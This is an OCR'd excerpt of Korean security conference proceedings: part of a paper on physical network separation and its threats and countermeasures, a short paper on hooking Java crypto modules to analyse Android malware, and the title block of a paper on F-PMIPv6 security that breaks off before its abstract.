2012년 8월 17일에 공포된 개정「정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행령 제15조 2항 3호」에 “개인정보처리시스템에 접속하는 개인정보취급자 컴퓨터 등에 대한 외부 인터넷망 차단” 조항이 신설되었으며 2012년 8월 23일에 개정한 「방통위 고시 제 2012-50호 제4조 6항」에 “정보통신서비스 제공자 등은 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리 하여야 한다”고 개정하였다. 또한 2013년 3월 23일에 개정한 「개인정보 보호법 시행령 제30조 1항 」에 “개인정보에 대한 접근 통제 및 접근권한의 제한 조치” 조항이 신설되었다.

망분리 의무 대상 기관은 정보통신망법 시행령에 따라, 전년도말 직전 3개월간 일일평균 100만 명 이상의 이용자 개인정보를 보유하거나 전년도 정보통신분야 매출액이 100억 원 이상인 정보통신서비스 제공자이다. 망분리 의무대상기관은 개인정보처리시스템에 접속하는 컴퓨터 등을 외부 인터넷망과 차단해야 한다[2].

2.2 망분리 도입현황

정부기관의 경우 2007년~2013년까지 대규모 투자를 통해 망분리 사업을 대부분 완료하였으며, 공공기관의 경우 2010년부터 망분리 사업 실시하고 있다. ‘16년 10월~’17년 4월까지 조달청 나라장터에 공고된 공공기관의 망분리 사업 공고 21건에 대해 제안요청서를 살펴본 결과 물리적 망분리 방식 62%(13건), CBC방식 24%(5건), SBC 방식 14%(3건)이었다. 논리적 망분리 방식보다는 물리적 망분리 방식이 상대적으로 많음을 알 수 있다.

금융위원회는 지난 ‘3.20 사이버테러’에서 금융전산망 피해의 주요 원인으로 인터넷을 통해 악성코드에 감염되어 정보유출과 자료 파괴 등의 침해사고의 경로로 이용된 것으로 판단하고 금융보안 강화를 위해 ‘금융전산 보안강화 종합대책’을 발표하고 2014년까지 업무망과 인터넷을 분리하는 망분리를 의무화하였다[3].

III. 망분리 방식

망분리는 업무망과 인터넷을 물리적·논리적으로 분리하여 내부 업무시스템을 보호하는 방법이다. 이 장에서는 물리적 망분리 방식과 논리적 망분리 방식에 대해 구축 방법과 비용, 장·단점 등에 대해 살펴본다.

3.1 물리적 망분리

물리적으로 네트워크를 분리한다는 것은 모든 하드웨어 자원을 망에 따라 추가로 두어 사용하는 것을 말한다. 망을 구성하는 라우터, 스위치 등 네트워크 장비와 방화벽, 정보보안 솔루션 및 통신 케이블(UTP 케이블, 광케이블)등이 망의 종류에 따라 분리되어 사용되며 사용자의 PC도 망 종류에 따라 인터넷 PC 와 업무망 PC를 따로 두어 사용하게 된다. 따라서 논리적 망분리 방식보다 구축비용이 많이 발생하며 2대의 PC를 사용하니 사용자 입장에서는 사무공간의 불편함과 2대의 PC에서 배출되는 미세먼지와 소음, 열기로 인한 불편함이 존재하고 운영과 유지보수에 불편함이 있으나 외부 해킹으로 인한 보안위협을 원천 차단할 수 있는 장점이 있다. 물리적 망분리는 강력한 보안이 필요한 군, 정보기관, 청와대, 금융기관의 전산센터 등에서 의무적으로 사용되고 있지만 최근에는 민간 기업에서도 물리적 망분리로 보안을 강화하고 있다[4].

3.2 논리적 망분리

논리적 망분리는 1대의 PC로 가상환경을 구현해서 로컬영역을 업무용, 가상영역을 인터넷용 또는 반대로 논리적으로 분리해서 사용하는 방법으로 물리적 망분리보다 상대적으로 보안에 취약하지만 비용이 적게 든다는 이점이 있다[5].

1 SBC(Sever Based Computing) 방식

중앙에 서버의 자원과 환경을 공유하는 가상화 서버를 두고 사용자가 접속용 터미널 프로그램을 사용하여 업무를 처리하는 방식으로 사용자가 업무 처리를 서버에서 수행하여 중앙집중 관리의 통제가 가능하다. 하지만 동일한 서버를 여러 사용자가 이용하므로 데이터 공유 문제와 사용자별 응용프로그램 설치가 제한되는 단점이 있다[6].

2 CBC(Client Based Computing) 방식

PC 가상화 솔루션을 사용하여 사용자 PC의 운영체제(OS)를 업무용과 인터넷용으로 분리하여 운영하도록 하는 방식으로 일반적으로 업무망 접속 시는 PC의 실제 OS를 활용하고 인터넷은 가상화 OS로 사용하여 1대의 물리적 PC에서 업무망용 PC와 인터넷용 PC를 운영하는 것과 동일한 효과를 얻을 수 있다. 추가적인 서버와 시스템 구축 없이 기존 사용자의 PC 환경을 사용하여 구축할 수 있으나 PC의 실제 OS가 해킹되거나 악성코드에 감염되는 경우 가상화 OS도 영향을 받을 수 있는 단점이 있다[6].

3.3 망분리 방식 비교

물리적 망분리, SBC(서버가상화기반), CBC(클라이언트 기반) 망분리 방식을 비교분석한 결과를 [표1]에 정리하였다[2, 6].

구분	물리적	논리적	
		SBC	CBC
구축 방법	2대의 PC 사용, 망연계 솔루션	가상 서버, 가상화솔루션, 망연계 솔루션	망분리 클라이언트, 망분리 관리시스템 망연계솔루션
구축 비용	높음 (물리적 추가 장치)	보통 (서버 구축)	낮음 (기존 사용자 PC 환경 이용)
운영 비용	• PC·네트워크에 대한 유지 보수 비용 발생 • 전력 소모가 많음 • 확장 시 구축 비용 수준의 추가비용 소요 • 이전 비용 높음	• 가상화 솔루션 및 네트워크 인프라에 대한 유지보수 필요 • 서버 팜에 대한 전력 소모 • 신규 업무 SW에 대한 가상환경의 호환성 확보 등 추가 비용 발생	• 망분리솔루션 유지 보수 • 전력 소모량의 변화가 거의 없음 • 확장 시 망분리 게이트웨이의 성능 한계까지 클라이언트 라이선스 추가 • 솔루션 이전· 구성 변경 용이함
보안	매우높음 (외부 해킹 원천 차단)	높음 (서버에서 인터넷 사용)	높음 (PC에서 인터넷 사용)
추가 장비	PC, 네트워크 장비 등	서버팜 (서버, 스토리지 등), 가상화 SW	네트워크, PC 기반 솔루션

[표 1] 망분리 방식별 비교

IV. 보안위협 분석

물리적 망분리를 구축하여도 악성코드 감염 방지와 내부정보 보호를 위해 추가적인 보안솔루션 설치와 보안 대책을 수립하여야 한다. 최근의 보안위협은 네트워크 경계지점의 방화벽, IPS 등 다양한 보안장비의 보호를 받고 있는 서버를 직접 공격하기보다 사용자 PC를 대상으로 한 APT(Advanced Persistent Threat, 지능형지속위협) 공격이 증가하고 있는 추세이다. 인터넷에 연결된 PC에서 사용자가 메일의 첨부파일을 열거나 인터넷 서핑을 하다가 악성코드에 감염된다. 이 경우 감염된 PC를 통해 서버·DB 관리자의 PC를 점령하여 서버를 공격할 수 있는 위험이 발생한다.

따라서 인터넷에서 업무망으로 악성코드 침투를 원천 차단하고 업무망 내부의 자료 유출 방지를 위해 업무망과 인터넷을 분리하는 망분리 방식을 도입하고 있다. 하지만 이러한 망분리 환경에서도 업무망과 인터넷 PC간에 자료 전송도 필요하고 업무망에 연결된 서버나 PC에 업데이트 등 시스템 유지보수 작업이 불가피하다. 이 장에서는 물리적 망분리 환경에서의 발생할 수 있는 보안위협을 분석한다.

4.1 망간 접점

인터넷망과 업무망 사이에 접점이 발생하면 업무망의 자료가 유출될 가능성 있다. 최근 국방부 해킹사건도 바이러스 백신서버에 업무망과 인터넷망 네트워크 카드가 동시에 연결되어 망분리 관리 통제에 실패하였기 때문이다. 이러한 망간 접점이 발생하면 망분리 보안정책 자체가 무의미해진다.

4.2 내부자료 유출

보안사고의 80% 이상이 전·현직 내부 직원(퇴직직원 65%, 현 직원 27%)으로 인한 사고로 밝혀짐에 따라 공공기관과 기업 등에서는 내부정보 유출방지와 데이터 보안에 각별한 주의를 하고 있다[6].

물리적 망분리 환경에서 업무망 PC에서 외부로 불가피하게 자료를 반출할 경우를 대비하여 보안USB나 망간자료전송시스템의 사용을 허용할 수도 있다. 하지만 이 경우 자료 반출시 관리자 승인절차를 마련하지 않아 무분별하게 자료 반출이 발생할 수 있다. 또한 불가피하게 업무망 PC에 USB 사용을 허가한 경우, USB, SD 카드, 스마트폰 등과 같은 보조기억매체를 이용한 업무망의 자료가 유출될 수 있는 위협이 존재한다.

4.3 악성코드 감염

외부 인터넷으로부터 악성코드 감염을 원천 차단하기 위해 물리적 망분리를 도입하여 업무망을 폐쇄망으로 운영한다. 하지만 USB 등과 같은 보조기억매체나 망간자료전송시스템 등의 망간 접점을 통해 반입되는 파일을 통해 악성코드가 업무망으로 반입될 수 있는 보안위협이 있다.

4.4 업데이트로 인한 보안위협


폐쇄망으로 운영하는 업무망 PC의 운영체제와 응용프로그램 업데이트로 인해 정상적인 업무 서비스에 장애를 유발할 위험이 있다. 예를 들면 PC 보안솔루션 패치를 수행한 후 업무시스템 접근이 차단되거나, 응용프로그램간 충돌현상이 발생할 수 있다. 또한 바이러스 백신을 업데이트 한 후 해당 백신이 특정 프로그램을 악성코드로 탐지하는 경우도 발생할 수 있다.

V. 정보보안 고려사항

물리적 망분리 환경에서의 보안위협을 분석하였고 도출된 보안위협에 대응하기 위해 고려해야 할 정보보호 요소를 제안한다. 먼저 기술적 보안 측면에서 필요한 보안시스템에 대해 설명하고 지속적인 망분리 환경을 유지하기 위한 관리적 보안 요소를 구분하여 제안한다.

5.1 기술적 보안

물리적 망분리 기관에서의 필수 보안시스템으로는 비인가 컴퓨터 접속 통제 솔루션, 악성코드 탐지를 위한 백신, 보조기억매체 통제를 위한 매체제어시스템, 윈도우·응용프로그램 업데이트를 위한 패치관리시스템(PMS), 문서유출방지(DRM) 솔루션 등이다.



[그림 1] 물리적 망분리 환경의 기술적 보안

① 비인가 컴퓨터 접속 통제(NAC)

인터넷망과 물리적으로 분리된 업무망에 접속하는 PC에 대해 사전 인가된 장비에 대해서만 접속할 수 있도록 통제하는 방안을 마련하여야 한다. 이러한 방안으로는 사전에 컴퓨터의 MAC과 IP 주소를 신청 받아 해당 PC만 업무망에 연결할 수 있도록 통제한다.

② 망간자료전송 시스템

인터넷 PC와 인터넷이 차단된 업무망 PC간 업무 데이터 송·수신이 불가피하게 필요한 경우 반출 승인절차와 철저한 감사가 필요하며 인터넷에서 업무망으로 자료를 반입할 때 악성코드 검사 등 수준 높은 보안대책이 필요하다[7].

• 악성코드 검사

물리적으로 분리된 업무망과 인터넷망 사이에 자료전송을 수행하기 위해 파일에 대한 바이러스 검사 및 기존에 알려지지 않은 취약점을 이용하는 즉 제로데이 취약점을 이용한 악성코드를 탐지하기 위한 방법을 강구하여야 한다. 또한 악성코드 탐지 이력과 세부내역을 확인할 수 있어야 한다.

시그니처(Signature) 기반의 기존 안티바이러스 제품으로는 제로데이 공격을 방어할 수 없는 문제점이 있다. 전 세계적으로 매일 40만개 이상의 새로운 악성코드가 제작되고 있는 것으로 추정하고 있다. 그리고 제로데이 공격을 차단하기 위해 시그니처 기반이 아닌 가상 환경에서 악성코드를 실행하여 어떤 악의적인 행위를 수행하는지 판단하는 행위 기반으로 악성코드를 탐지하는 능동적 위협 차단 기능이 필요하다[8].

• 자료 반출 승인 절차와 기록 유지

업무망 PC에서 인터넷망으로 자료를 반출할 때 승인 절차를 마련하여 무분별한 자료 반출을 통제해야 한다. 승인 절차는 기관의 업무 형태에 고려하여 사전 승인과 사후 승인 방식으로 구축할 수 있다.

사후 감사를 위해 망간자료전송 이력과 원본파일을 저장하여야 한다. 저장공간을 고려하여 업무망에서 인터넷으로 반출하는 자료에 대해서만 원본파일을 저장하도록 구축할 수도 있다.

3 매체제어(보안USB)

높은 보안 수준을 유지하기 위해서는 업무망 PC에서 USB사용을 금지하는 것이 바람직하나 일부 망분리 기관에서는 PC 정비, 대용량 자료(기록물 등) 반출 등 USB를 사용해야 하는 경우가 있을 수 있다. 따라서 일부 PC의 USB 포트 사용을 허용해 줄 수밖에 없을 것이다. 이런 경우 스마트폰의 USB 포트 사용을 통제할 필요가 있으나 최신 스마트폰의 자료전송 기술이 발전하여 MTP(Media Transfer Protocol), PTP(Photo Transfer Protocol) 등을 사용하고 있다. 이러한 발전된 모바일 기술이 적용된 스마트폰 저장기능을 통제할 수 있는 방안을 마련해야 한다.

또한 업무망 PC와 인터넷 PC간 자료이동을 위해 USB를 사용할 경우에는 저장자료 암호화 기능이 있는 보안 칩이 장착된 보안USB를 사용하여야 한다. 업무망에서 파일을 반출할 때 승인 절차를 두고 사후 감사를 위해 반출한 파일 이력과 원본 파일을 저장하도록 구축해야 한다.

4 바이러스 백신

기본적인 악성코드 탐지·삭제 기능뿐만 아니라 최근 이슈가 되고 있는 랜섬웨어 등 최신 악성코드에 대비할 수 있는 기능도 필요하다. 2017년 5월에 전 세계를 강타한 워너크라이(WannaCry) 랜섬웨어의 경우에는 자가 복제 기능이 있어 업무망의 다른 컴퓨터로 전파하여 전체 업무망 PC가 감염될 수 있는 심각한 보안 위협이 있다[9].

5 문서유출방지(DRM)

업무망에서 생성된 전자문서에는 고객의 개인정보, 조직의 기밀 정보가 담겨있을 가능성이 높다. 이러한 문서가 외부에 유출되더라도 중요 정보가 암호화되어 기밀성을 유지할 수 있는 보안솔루션 구축이 필요하다.

5.2 관리적 보안

국방망 해킹사고에서도 확인할 수 있듯이 물리적으로 망분리된 업무망이 외부 해킹으로부터 안전하다고 믿는 것은 위험한 생각이다. 물리적으로 망분리된 환경에서도 수많은 컴퓨터 중 하나에만 접점이 발생해도 업무망 침투가 가능하다. 기술적 보안과 더불어 관리적 보안이 뒷받침돼야 한다. 업무망과 인터넷에 대한 모니터링과 전문적인 보안 관리체계가 마련되어야 하고 보안시스템 운영지침이나 정보보안 규정이 잘 지켜지고 있는지 지속적인 관리가 필요하다 [10].

1 사전 업데이트 영향 점검

망분리 기관에서 윈도우·응용프로그램 보안패

치나 백신 업데이트 시 사전 테스트 없이 적용하면 기존 응용프로그램과의 호환성 문제가 발생할 수 있어 주의해야 한다.

업무망 PC 환경과 동일하게 구성한 테스트환경([그림1] 참조)에서 업데이트 버전을 적용한 후 기존 보안프로그램이나 응용프로그램에 영향이 없는 것을 확인한 후 업무망 PC에 업데이트를 적용해야 한다.

② 망접점 여부 모니터링

사용자의 실수나 시스템 유지보수 시 접점이 발생할 수 있으므로 망접점 여부에 대한 점검을 정기적으로 수행하여야 한다. 업무망 PC에서 외부 인터넷으로 패킷이 전송가능한지 점검해야 한다.

③ 반출자료 사후 감사

사용자의 무분별한 자료 반출을 통제하기 위한 관리적 수단으로 업무망 PC에서 인터넷망으로 반출한 자료에 대해서는 관리자 승인 절차가 적정한지, 업무 목적으로 정당한 자료를 반출하였는지에 대한 정기적인 사후감사를 수행하여야 한다.

④ 보안의식 제고

정기적으로 모의 악성코드 감염 대응훈련을 실시하여 사용자가 최소한의 보안사고 조치를 수행할 수 있도록 역량을 제고한다. 또한 사회적 이슈가 되는 랜섬웨어와 같은 최신 보안위협에 관한 교육도 실시한다.

VI. 결론

ICT 기술의 발전으로 인터넷을 이용한 다양한 서비스가 활성화되고 있다. 그러나 해킹과 악성코드 감염의 보안위협이 상존하고 기관 내의 중요한 정보가 유출될 수 있는 위험이 있다. 따라서 외부로부터 악의적 공격을 방어하고 권한을 가진 내부 직원에 의한 정보유출을 차단하기 위한 방안이 마련되어야 한다. 따라서 다양한 보안수단 중 망분리의 필요성이 높아지고 있다.

본 논문에서는 망분리 방식 중 물리적 망분리 환경에서 고려해야할 보안위협에 대해 분석하고 이에 대한 기술적·관리적 대응방안을 제안하였다. 앞에서 제시한 물리적 망 분리의 구축과 운영 시 보안 고려사항과 해당 조직의 업무환경과 IT 인프라 구성을 면밀하게 검토한다면 업무의 효율성과 높은 보안 수준을 달성할 수 있을 것으로 기대한다.

[참고문헌]

[1] "남북 전면전때 작선계획 5027 일부 유출됐다", http://news.chosun.com/site/data/html_dir/2017/04/04/2017040400238.html

[2] "국내 망분리 관련 현황_20140617", http://www.sharedit.co.kr

[3] 박지윤, 정윤선, 이재우, "금융권 망분리 현황과 망분리 정책 개선에 대한 고찰", 정보보호학회지,제 26 권 제 3 호, 2016. 6

[4] 신용욱, "업무 환경 맞는 망분리로 보안 효과 제고해야", http://www.datanet.co.kr/news/articleView.html?idxno=108894

[5] 이현정, 조대일, 고갑승, "Client Base Computing 기반 논리적 망분리 보안요구사항 연구", AJMAHS, Vol.5, No.5, October(2015), pp 439-448

[6] 이은배, 김기영, "망 분리기반의 정보보호에 대한 고찰", 정보보호학회지 제20권 제1호, 2010.2

[7] "6인에게 듣는 망분리시 고려사항", http://www.boannews.com/media/news_print.asp?idx=45367

[8] 손유승, 남길현, 고승철, "스피어 피싱 대응을 위한 관리적 보안대책에 의한 접근", 한국정보통신학회논문지 17, 2013

[9] "워너크라이 랜섬웨어, 전세계 12만건 이상 감염", http://www.yonhapnews.co.kr/, 2017.5.13

[10] 이희조, "인트라넷은 안전하다는 위험한 착각", http://www.munhwa.com/news/view.html?no=2016120801073111000004

안드로이드 악성코드 내 암호화 모듈의 원문 탈취에 대한 연구

안진웅*, 강성은*, 하상민**, 정수환***

*숭실대학교 정보통신공학과, **숭실대학교 IT융합소프트웨어학과,

***숭실대학교 전자정보공학부

An Study of Plaintext Extraction on Encryption Module in Android Malware Code

Jin-ung Ahn*, Sung-eun Kang*, Sang-min Ha**, Souhwan Jung***

*School of Information and Telecommunication Engineering, Soongsil University. **School of Information and Software Engineering, Soongsil University. ***School of Electronic Engineering, Soongsil University.

요 약

안드로이드 악성 어플리케이션은 분석을 회피하기 위해 암호화 모듈을 사용할 수 있다. 이러한 암호화 모듈은 자바 프로그램을 기반으로 하므로 자바에서 제공하는 암호화 모듈을 후킹하여 안드로이드 악성 어플리케이션이 수행하는 암호화 과정의 원문을 탈취할 수 있다. 본 논문에서는 안드로이드 악성 어플리케이션의 암호화 모듈을 후킹하는 시스템을 설계 및 구현하여 악성 어플리케이션이 암호화 모듈 사용시 원문을 탈취하고, 탈취한 암호화 원문을 통해 악성 어플리케이션의 악성 행위 유무를 판단하는 방법을 제시한다.

I. 서론

전세계 스마트폰 사용자 수가 지난 2016년 11월 39억명을 달성하며 전세계 인구의 절반을 넘어섰다[1]. 전세계에 걸쳐 스마트폰의 점유율이 높아지며 스마트폰을 노린 악성코드 또한 성행하여 지난 2017년 1월에 발견된 모바일 악성코드가 약 30만건에 달한다[2]. 이러한 스마트폰을 대상으로 하는 악성 어플리케이션의 위협이 지속됨에 따라 악성 어플리케이션의 제작자들은 악성앱의 생존율과 지속성을 높이기 위해 악성행위 탐지를 회피하고 런타임 환경을 분석하거나, 코드 난독화 등 스스로를 보호하기 위한 기법들을 적용한다[3]. 이러한 각종 보호 기법을 적용하기 위해서, 안드로이드 악성 어플리케이션은 암호화 모듈을 통해 암·복호화를 사용할 수 있다.

본 논문에서는 악성 어플리케이션이 루팅 탐지, 코드 난독화를 통한 악성행위 은닉 등의 이유로 암호화 모듈을 사용하는 목적에 대해 연구하고, 악성 어플리케이션이 암호화 모듈을 호출할 시 이를 후킹하여 원문을 확인하는 시스템을 설계 및 구현하였다.

본 논문의 2장에서는 관련 연구로 악성 어플리케이션이 암호화 모듈을 사용하는 경우와 악성코드의 메소드를 후킹하기 위한 Xposed 프레임워크에 대해 기술한다. 다음으로 3장에서는 구현한 암호화 모듈 후킹 시스템 개요와 구현 결과, 시스템의 한계점에 대해 설명한다. 마지막으로 5장에서는 결론 및 향후 연구 방향을 제시한다.

II. 관련 연구

2.1 악성 어플리케이션의 암호화 사용


악성 어플리케이션은 다양한 목적을 위하여 암호화 모듈을 사용할 수 있다. 안드로이드 악성코드의 경우 악성 어플리케이션이 동작하는

런타임 환경이 가상환경 혹은 루팅된 환경인지 탐지하기 위하여 프로세스를 조사할 수 있다. 예를 들어 프로세스명 중 /system/bin/qemud 혹은 /system/bin/qemu-props가 존재할 경우 QEMU 환경에서 동작하고 있는 것을 확인할 수 있으며, 루팅 탐지의 경우 /system/bin/su 등 루팅과 관련된 파일이 존재하는지 확인하여 루팅을 탐지할 수 있다[4]. 하지만 파일에서 해당 문자열을 그대로 저장하고 있거나 상수로 선언된 문자열을 사용하여 탐지하려 할 경우, 악성 어플리케이션이 런타임 환경을 탐지하려는 것이 쉽게 드러난다. 따라서 악성 어플리케이션은 런타임 환경을 탐지할 때 단순히 문자열을 비교하는 대신 암호화된 문자열을 복호화하여 사용하거나, MD5 암호화 해싱함수 등을 사용하여 해시값을 비교하는 것으로 악성 어플리케이션은 가상환경 혹은 루팅된 환경을 회피하려는 의도를 숨길 수 있다[5]. 뿐만 아니라 안드로이드 어플리케이션의 실행파일인 class.dex 파일을 암호화하여 설치하고, 실행시에 dex 파일을 복호화하여 실행하는 기법도 존재한다[6].

그 외에도 악성 어플리케이션은 디바이스에 저장된 연락처 목록 등 중요한 정보를 탈취할 때 암호화하여 서버에 전송하는 것으로 네트워크 패킷을 확인하더라도 정보가 탈취되는 것을 분석하기 어렵게 할 수 있다.

2.2 Xposed 프레임워크

안드로이드 모바일 어플리케이션은 해당 어플리케이션을 디바이스에 설치하고 실제로 구동하여 악성 행위 여부를 동적으로 분석할 수 있다[7]. Xposed 프레임워크는 안드로이드 디바이스에서 실행되는 앱들을 후킹할 수 있는 방법을 제공한다. 안드로이드의 어플리케이션은 보안 정책 등의 적용을 이유로 zygote 프로세스를 fork하여 생성된다. 따라서 안드로이드 어플리케이션의 프로세스를 실행하기 위해서 app_process를 통해 zygote 프로세스를 시작하고, zygote 프로세스를 fork 하여 안드로이드 어플리케이션의 프로세스를 생성한다. Xposed 프레임워크는 설치시 확장된 app_process를 복사하여 덮어씌운다. 따라서 안드로이드 디바이스 부팅시 [그림 1]과 같이 확장된 app_process를 통해 확장되어 Xposed bridge가 추가된 zygote 프로세스가 실행되고, 모든 안드로이드 어플리케이션은 zygote 프로세스를 fork하여 실행되기 때문에 어플리케이션 프로세스에 Xposed bridge가 포함되어 Xposed 프레임워크에서 어플리케이션을 모니터링할 수 있게 된다. 따라서 Xposed 프레임워크를 사용하여 메소드 후킹 모듈을 개발할 경우 모듈을 다시 적용하기 위해선 zygote 프로세스를 재시작할 필요가 있기 때문에 안드로이드 디바이스의 재부팅을 요구한다.



[그림 1] Xposed 프레임워크가 적용된 앱

Xposed는 android에서 어플리케이션 레이어와 어플리케이션 프레임워크 사이에서 구동되기 때문에 C/C++은 지원되지 않고 오직 자바만을 후킹 할 수 있다. 때문에 C/C++ 계층에서 NDK를 이용한 커널레벨의 시스템 콜은 후킹할 수 없다는 단점을 지닌다. 또한 Xposed 프레임워크를 설치하기 위해선 루트 권한이 필요하다.

III. 암호화 모듈 후킹 시스템

3.1 시스템 개요


본 논문에서 구현한 시스템은 Xposed 프레임워크를 이용하여 자바에서 제공하는 암호화 모듈을 후킹하여 원문을 탈취한다. 본 논문에서 구현한 시스템에서 후킹하는 암호화 모듈 클래스는 [표 1]과 같이 javax.crypto.Cipher, java.security.MessageDigest, javax.crypto.Mac 클래스 등이 있으며 자바에서 제공하는 클래스이다. Cipher 클래스는 AES, DES, RSA 등 대

칭, 비대칭 암호화를 제공하며, MessageDigest와 Mac 클래스는 해싱 함수를 제공한다. 본 논문에서 구현한 시스템은 각 암호화 모듈 클래스들의 메소드를 후킹하여 메소드의 파라미터와 리턴 값을 획득하는 것으로 암호화하기 전 원문을 확인하거나 복호화 결과로 원문을 확인한다.

암호화 모듈	지원하는 암호화
javax.crypto.Cipher	AES, DES, RSA
java.security.MessageDigest	MD5, SHA-1, SHA-256
javax.crypto.Mac	HMacMD5, HmacSHA1, HmacSHA256

[표 1] 자바에서 제공하는 암호화 모듈

3.2 시스템 구현 및 결과



[그림 2] 암호화 모듈 사용 로그

[그림 2]에서는 주소록의 모든 연락처를 획득 후 암호화하여 전송하는 악성 어플리케이션의 예시와 해당 어플리케이션을 후킹한 결과 로그이다. 해당 악성 어플리케이션은 디바이스에 저장된 연락처를 탈취하기 전 악성 행위를 숨기기 위하여 자바에서 제공하는 Cipher 클래스를 통해 암호화를 진행하였으며, 본 논문에서 구현한 시스템은 Xposed 프레임워크를 통해 Cipher 암호화 모듈을 후킹하였기 때문에 [그림 2]의 왼쪽 그림과 같이 악성 어플리케이션의 악성 행위를 확인할 수 있었다. 또한 본 악성코드는 루팅 환경을 탐지하기 위해 /system/bin/su 파일 등이 존재하는지 확인하였으며, 루팅을 탐지하려는 의도를 피하기 위해 해당 문자열을 암호문으로 저장하고 실행시 복호화하여 루팅 탐지를 시도하였다. 따라서 복호화 시도 중 [그림 2]의 오른쪽 그림에서 붉은색 박스로 명시한 것과 같이 후킹된 암호화 모듈을 통한 복호화 후 원문을 획득해 루팅 탐지 의도가 드러났다. 본 예시 이외에도 가상 환경 탐지 등 다른 시나리오에 대해서도 암호화 모듈을 후킹하여 원문을 확인해 악성 어플리케이션이 암호화 모듈을 사용하는 이유를 파악하는 것이 가능하다.

3.2 한계점

본 논문에서 구현한 시스템에는 몇 가지 한계점이 존재한다. 첫째, 본 논문에서는 자바에서 제공하는 암호화 모듈을 후킹하여 원문을 탈취하기 때문에 악성 어플리케이션 개발자가 자바의 암호화 모듈을 사용하지 않고 직접 암호화 모듈을 제작하는 경우는 원문을 탈취하는 것이 불가능하다. 이 경우 악성 어플리케이션을 정적 분석하여 후킹할 클래스와 메소드를 확인 후, 해당 클래스의 메소드를 후킹하는 것으로 분석을 보완할 수 있다.

둘째, Xposed 프레임워크가 동작하기 위해선 안드로이드 디바이스의 루팅이 필요하기 때문에 루팅 검사에 취약하다는 한계점을 지닌다. 악성 어플리케이션이 디바이스 루팅 여부를 검사하여 악성 어플리케이션이 동작을 하지 않는 등 분석 행위를 우회하는 것이 가능하다.

IV. 결론

본 논문에서는 Xposed 프레임워크를 사용하여 악성 어플리케이션의 암호화 모듈을 후킹하여 암호화하기 전 원문을 획득하는 시스템을 설계 및 구현하였다. 본 시스템을 통해 암호화 모듈의 원문을 확인하여 악성 어플리케이션이 탈취하려는 데이터를 파악하거나, 루팅 및 가상 환경을 탐지하려는 의도를 확인할 수 있다. 따

라서 악성 어플리케이션을 분석함에 있어 암호화 모듈을 후킹하는 것은 중요하다고 할 수 있다.

안드로이드 악성 어플리케이션의 위협이 지속됨에 따라 악성 어플리케이션의 분석에 대한 중요성이 증가하고 있다. 이러한 악성 어플리케이션으로 인한 피해를 막기 위해서는 악성 어플리케이션의 보호 기법을 회피하여 본 논문에서 구현한 시스템과 같은 분석 기법에 대한 연구에도 힘써야 할 것이다.

Acknowledgment

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2012-0-00646)
본 연구는 산업통상자원부 및 한국산업기술평가관리원의 우수기술연구센터(ATC)사업의 일환으로 수행하였음. [10045904, 클라우드 컴퓨팅 환경하에서 정보보안 서비스를 제공하기 위한 SecaaS 프레임워크 원천기술 개발과 이를 이용한 1Gbps급 모바일 정보유출방지 서비스 구축]

[참고문헌]

[1] “2017년 모바일 트렌드 전망,” KT경제경영연구소, January, 2017.

[2] “ASEC REPORT,” AhnLab, vol. 85, January, 2017.

[3] 김미주, 고웅, 이태진, 염흥열, “분석회피형 악성앱 탐지를 위한 동적분석 시스템 고도화 방안 연구”, 한국통신학회 2017년도 동계종합학술발표회, January, 2017.

[4] 김지원, 김인재, “안드로이드 어플리케이션 위변조 점검,” 한국IT서비스학회 2012추계학술대회, pp.460-464, November, 2012.

[5] Piao Yuxue, 정진혁, 이정현, “모바일 난독화 기술 동향,” 한국통신학회지, vol.29, no.8, pp65-71, July, 2012.

[6] 김정현, 이강승, “AES 알고리즘을 사용하여 안드로이드 어플리케이션을 보호하기 위한 견고한 역공학 방지기법,” 정보과학회논문지, vol.42, no.9, pp1100-1108, September, 2015.

[7] “안드로이드 모바일 악성 앱 분석 방법에 대한 연구,” 한국인터넷진흥원, June, 2013.

F-PMIPv6를 위한 보안 프로토콜의 보안성 분석[1)]

권순현[1], 김지윤[1], 안효범[2], 유일선[1]

[1] 순천향대학교 정보보호학과

[2] 공주대학교 정보통신공학부

Formal Security Analysis for Security Protocol for F-PMIPv6

Soonhyun Kwon[1], Jiyoon Kim[1], Hyo Beom Ahn[2], Ilsun You[1]

[1] Department of information security engineering, Soonchunhyang University

[2] Division of information & communication engineering, Kongju National University

요 약

